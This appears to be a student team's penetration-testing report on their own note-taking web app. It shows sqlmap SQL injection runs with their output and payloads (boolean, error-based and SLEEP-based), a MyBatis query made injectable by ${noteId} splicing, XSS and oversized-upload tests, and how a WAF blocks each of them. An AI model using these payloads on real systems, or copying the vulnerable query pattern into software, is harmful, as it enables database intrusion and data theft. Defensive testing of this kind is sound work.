Penetration Testing

Lei Liu 001443309 liu.lei1@husky.neu.edu
Junyi Fang 001495265 fang.ju@husky.neu.edu
Ziyan Zhu 001461543 zhu.ziy@husky.neu.edu


Penetration Testing 1 - SQL Injection

1. Attack Vector

SQL Injection (To get all note information from an endpoint that is supposed to return one note when calling GET request.)


2. Result

To implement SQL injection, my goal is to get all of the notes instead of certain note using the endpoint named “/notes/{Id}”.
To attack the web application using sqlmap in kali linux operating system, I used the phrase “1' or '1' = '1” as the note id in the url endpoint instead of the correct note id.
Then I started up sqlmap and use the url http://localhost:8080/notes/1' or '1' = '1 to send a GET request as an attack.



```
root@kali:~# sqlmap -u https://csye6225-spring2019-fangju.me/note?para=b45dcaae-b43d-4c3d-974b-be195b00b29b --dbs
```


Without WAF, the sql injection attack succeeded and the tables in the database were exposed.




```
[18:08:48] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q] y
[18:09:01] [INFO] resuming back-end DBMS 'mysql'
[18:09:01] [INFO] testing connection to the target URL
[18:09:02] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: https://csye6225-spring2019-fangju.me:443/notes/1or1=1' OR NOT 8984=8984#

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: https://csye6225-spring2019-fangju.me:443/notes/1or1=1' OR (SELECT 8705 FROM(SELECT COUNT(*),CONCAT(0x71766a6a71,(SELECT (ELT(8705=8705,1))),0x717a6b7671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.P
LUGINS GROUP BY x)a)-- LdCB

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind
    Payload: https://csye6225-spring2019-fangju.me:443/notes/1or1=1' OR SLEEP(5)-- ICUt
---
[18:09:02] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[18:09:02] [INFO] fetching database names
[18:09:02] [INFO] used SQL query returns 6 entries
[18:09:02] [INFO] resumed: 'information_schema'
[18:09:02] [INFO] resumed: 'csye6225'
[18:09:02] [INFO] resumed: 'innodb'
[18:09:02] [INFO] resumed: 'mysql'
[18:09:02] [INFO] resumed: 'performance_schema'
[18:09:02] [INFO] resumed: 'sys'
available databases [6]:
[*] csye6225
[*] information_schema
[*] innodb
[*] mysql
[*] performance_schema
[*] sys
```

Figure: SQL injection done by sqlmap succeeded

With WAF added to our EC2 instances, the request with invalid content in the url will be blocked, as shown in figure below.



```
root@kali:~# sqlmap -u https://csye6225-spring2019-fangju.me/notes/1'or'1'='1 --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:43:54 /2019-04-04/

[20:43:55] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
[20:44:01] [INFO] testing connection to the target URL
[20:44:01] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:44:02] [INFO] heuristics detected web page charset 'ascii'
[20:44:02] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS
do you want sqlmap to try to detect backend WAF/IPS? [y/N]
[20:44:03] [WARNING] dropping timeout to 10 seconds (i.e. '--timeout=10')
[20:44:03] [INFO] testing if the target URL content is stable
[20:44:03] [INFO] target URL content is stable
[20:44:03] [INFO] testing if URI parameter '#1*' is dynamic
[20:44:04] [WARNING] URI parameter '#1*' does not appear to be dynamic
[20:44:04] [INFO] heuristic (basic) test shows that URI parameter '#1*' might be injectable (possible DBMS: 'MySQL')
[20:44:05] [INFO] testing for SQL injection on URI parameter '#1*'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[20:44:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[20:44:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[20:44:12] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:44:15] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[20:44:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[20:44:20] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[20:44:26] [WARNING] reflective value(s) found and filtering out
[20:44:27] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:44:33] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[20:44:38] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:44:43] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[20:44:48] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
[20:44:53] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (bool*int)'
```




```
[20:46:48] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind'
[20:46:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (comment)'
[20:46:54] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (comment)'
[20:46:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[20:47:01] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
[20:47:05] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP - comment)'
[20:47:07] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP - comment)'
[20:47:10] [INFO] testing 'MySQL <= 5.0.11 AND time-based blind (heavy query)'
[20:47:14] [INFO] testing 'MySQL <= 5.0.11 OR time-based blind (heavy query)'
[20:47:18] [INFO] testing 'MySQL <= 5.0.11 AND time-based blind (heavy query - comment)'
[20:47:21] [INFO] testing 'MySQL <= 5.0.11 OR time-based blind (heavy query - comment)'
[20:47:23] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind'
[20:47:28] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (comment)'
[20:47:30] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP)'
[20:47:35] [INFO] testing 'MySQL >= 5.0.12 RLIKE time-based blind (query SLEEP - comment)'
[20:47:37] [INFO] testing 'MySQL AND time-based blind (ELT)'
[20:47:42] [INFO] testing 'MySQL OR time-based blind (ELT)'
[20:47:49] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[20:47:52] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[20:47:55] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:47:59] [INFO] testing 'MySQL >= 5.1 time-based blind (heavy query - comment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
[20:48:00] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace'
[20:48:00] [INFO] testing 'MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)'
[20:48:00] [INFO] testing 'MySQL <= 5.0.11 time-based blind - Parameter replace (heavy queries)'
[20:48:00] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[20:48:00] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[20:48:00] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'
[20:48:00] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[20:48:01] [INFO] testing 'MySQL <= 5.0.11 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[20:48:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[20:48:05] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[20:48:35] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
it is not recommended to perform extended UNION tests if there is not at least one other (potential) technique found. Do you want to skip? [Y/n]
[20:49:34] [WARNING] URI parameter '#1*' does not seem to be injectable
[20:49:34] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. As heuristic test turned out positive you are
strongly advised to continue on with the tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and
/or switch '--random-agent'
[20:49:34] [WARNING] HTTP error codes detected during run:
403 (Forbidden) - 2101 times, 500 (Internal Server Error) - 63 times

[*] ending @ 20:49:34 /2019-04-04/
```

Figure: SQL injection done by sqlmap has been blocked

3. Why did I choose this specific attack vector

First of all, SQL injection in the top 1 attack as defined in OWASP, it is used to attack data-driven applications, in which diabolical SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Also, SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server
Most importantly, in our project, we used MyBatis to read and write the database. When using the phrase “1' or '1' = '1” injected into the sql, the where condition “where noteId='${noteId}'”will be replaced by “where noteId=1' or '1' = '1” which will always be true, so that all of the note will be returned. Our web application is likely to be attacked by this kind of SQL

injection since we use '${noteId}' to get the noteId and spliced it in the where condition.



```
<select id="getNoteByIdSQL" flushCache="true" parameterType="String"  resultMap="BaseResultMap">
    select
    *
    from note
    where
    noteId='${noteId}'
</select>
```

Penetration Testing 2 - Cross Site Scripting Attack


1. Attack Vector

Cross Site Scripting Attack (XSS)

2. Result

When uploading a html file as attachment:

Without WAF, the POST request will be sent without any error, which means the cross site scripting attack succeeded.



https://csye6225-spring2019-fangju.me/note


```
{
    "title": "<html></html>",
    "content": "<script></script>"
}
```

Status: 200 OK   Time: 1376 ms   Size: 355 B

```
{
    "id": "502513aa-53eb-42a2-a468-c1282d4e9e9c",
    "content": "<script></script>",
    "title": "<html></html>",
    "created_on": "2019-04-06 00:21:22",
    "last_updated_on": "2019-04-06 00:21:22",
    "attachments": []
}
```

Figure: body content contains html tags (attack succeeded)

With WAF added to our EC2 instances, the POST request will be blocked, and it returned 403 forbidden as response, as shown in figure below.



https://csye6225-spring2019-fangju.me/note

```
{
    "title": "<html></html>",
    "content": "<script></script?"
}
```

Status: 403 Forbidden   Time: 164 ms   Size: 287 B

```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
```

Figure: body content contains html tags (blocked by waf)

3. **Why did I choose this specific attack vector**
   Cross Site Scripting Attack is the top 3 as defined in OWASP. Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec as of 2007. In 2017, XSS is still considered a major threat vector. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner.
   In our project, the wafrXSSRule rule stipulates that user cannot upload html file to the web application in case that XSS attack will inject some invalid scripts to the app and get data that needs certain authorization to access.

Penetration Testing 3 - Abnormal requests


1. **Attack Vector**

   Abnormal requests with size restrictions

2. **Result**

   When uploading an HTML file within the body:

   Without WAF, the POST request will be sent without any error, which means the abnormal requests with size restrictions attack succeeded.



POST https://csye6225-spring2019-fangju.me/note/3438df76-d2ce-442b-b71a-2922df97eff5/attachments

Body: form-data


KEY	VALUE	DESCRIPTION
file	Assignment1.html	

Status: 200 OK Time: 2133 ms Size: 292 B

```
{
    "id": "187675b8-eb47-4022-be35-3df5626f7f37",
    "url": "https://csye6225-spring2019-fangju.me.csye6225.com.s3.amazonaws.com/Assignment1.html"
}
```

Figure: upload html file (succeeded when without waf)

With WAF added to our EC2 instances, the POST request will be blocked since the waf rule restricted the size of the body, header and URI in HTTP requests. And it returned 403 forbidden as response.



POST https://csye6225-spring2019-fangju.me/note/ee138e47-5eec-46c0-a0fc-a9a85abc39dc/attachments

none [✓ form-data] x-www-form-urlencoded raw binary

	KEY	VALUE	DESCRIPTION
✓	file	Choose Files Assignment1.html	
	Key	Value	Description

Body Cookies Headers (5) Test Results — Status: 403 Forbidden Time: 55 ms Size: 287 B

```
<html>
    <head>
        <title>403 Forbidden</title>
    </head>
    <body bgcolor="white">
        <center>
            <h1>403 Forbidden</h1>
        </center>
    </body>
</html>
```

Figure: upload html file (blocked by waf)

3. Why did I choose this specific attack vector

No size limitation to the HTTP request elements will lead the web application to great risk of slow HTTP attack.
Slow HTTP attack is a variant of ddos attack. Generally speaking, it sends a normal http request to the server, except that the content of the request header or the request body is extremely long, and the sending speed is extremely slow, so that the time occupied by each connection becomes extremely long, and the attacker will continuously making http requests to the server in a short period of time will quickly exhaust the server's resources, causing the server to refuse service. Slow HTTP attack is very likely to be executed since the resource required for this type of attack is quite simple.
Since we don’t have any restrictions to the HTTP request in the web application code, our app is likely to be attacked by Slow HTTP attack.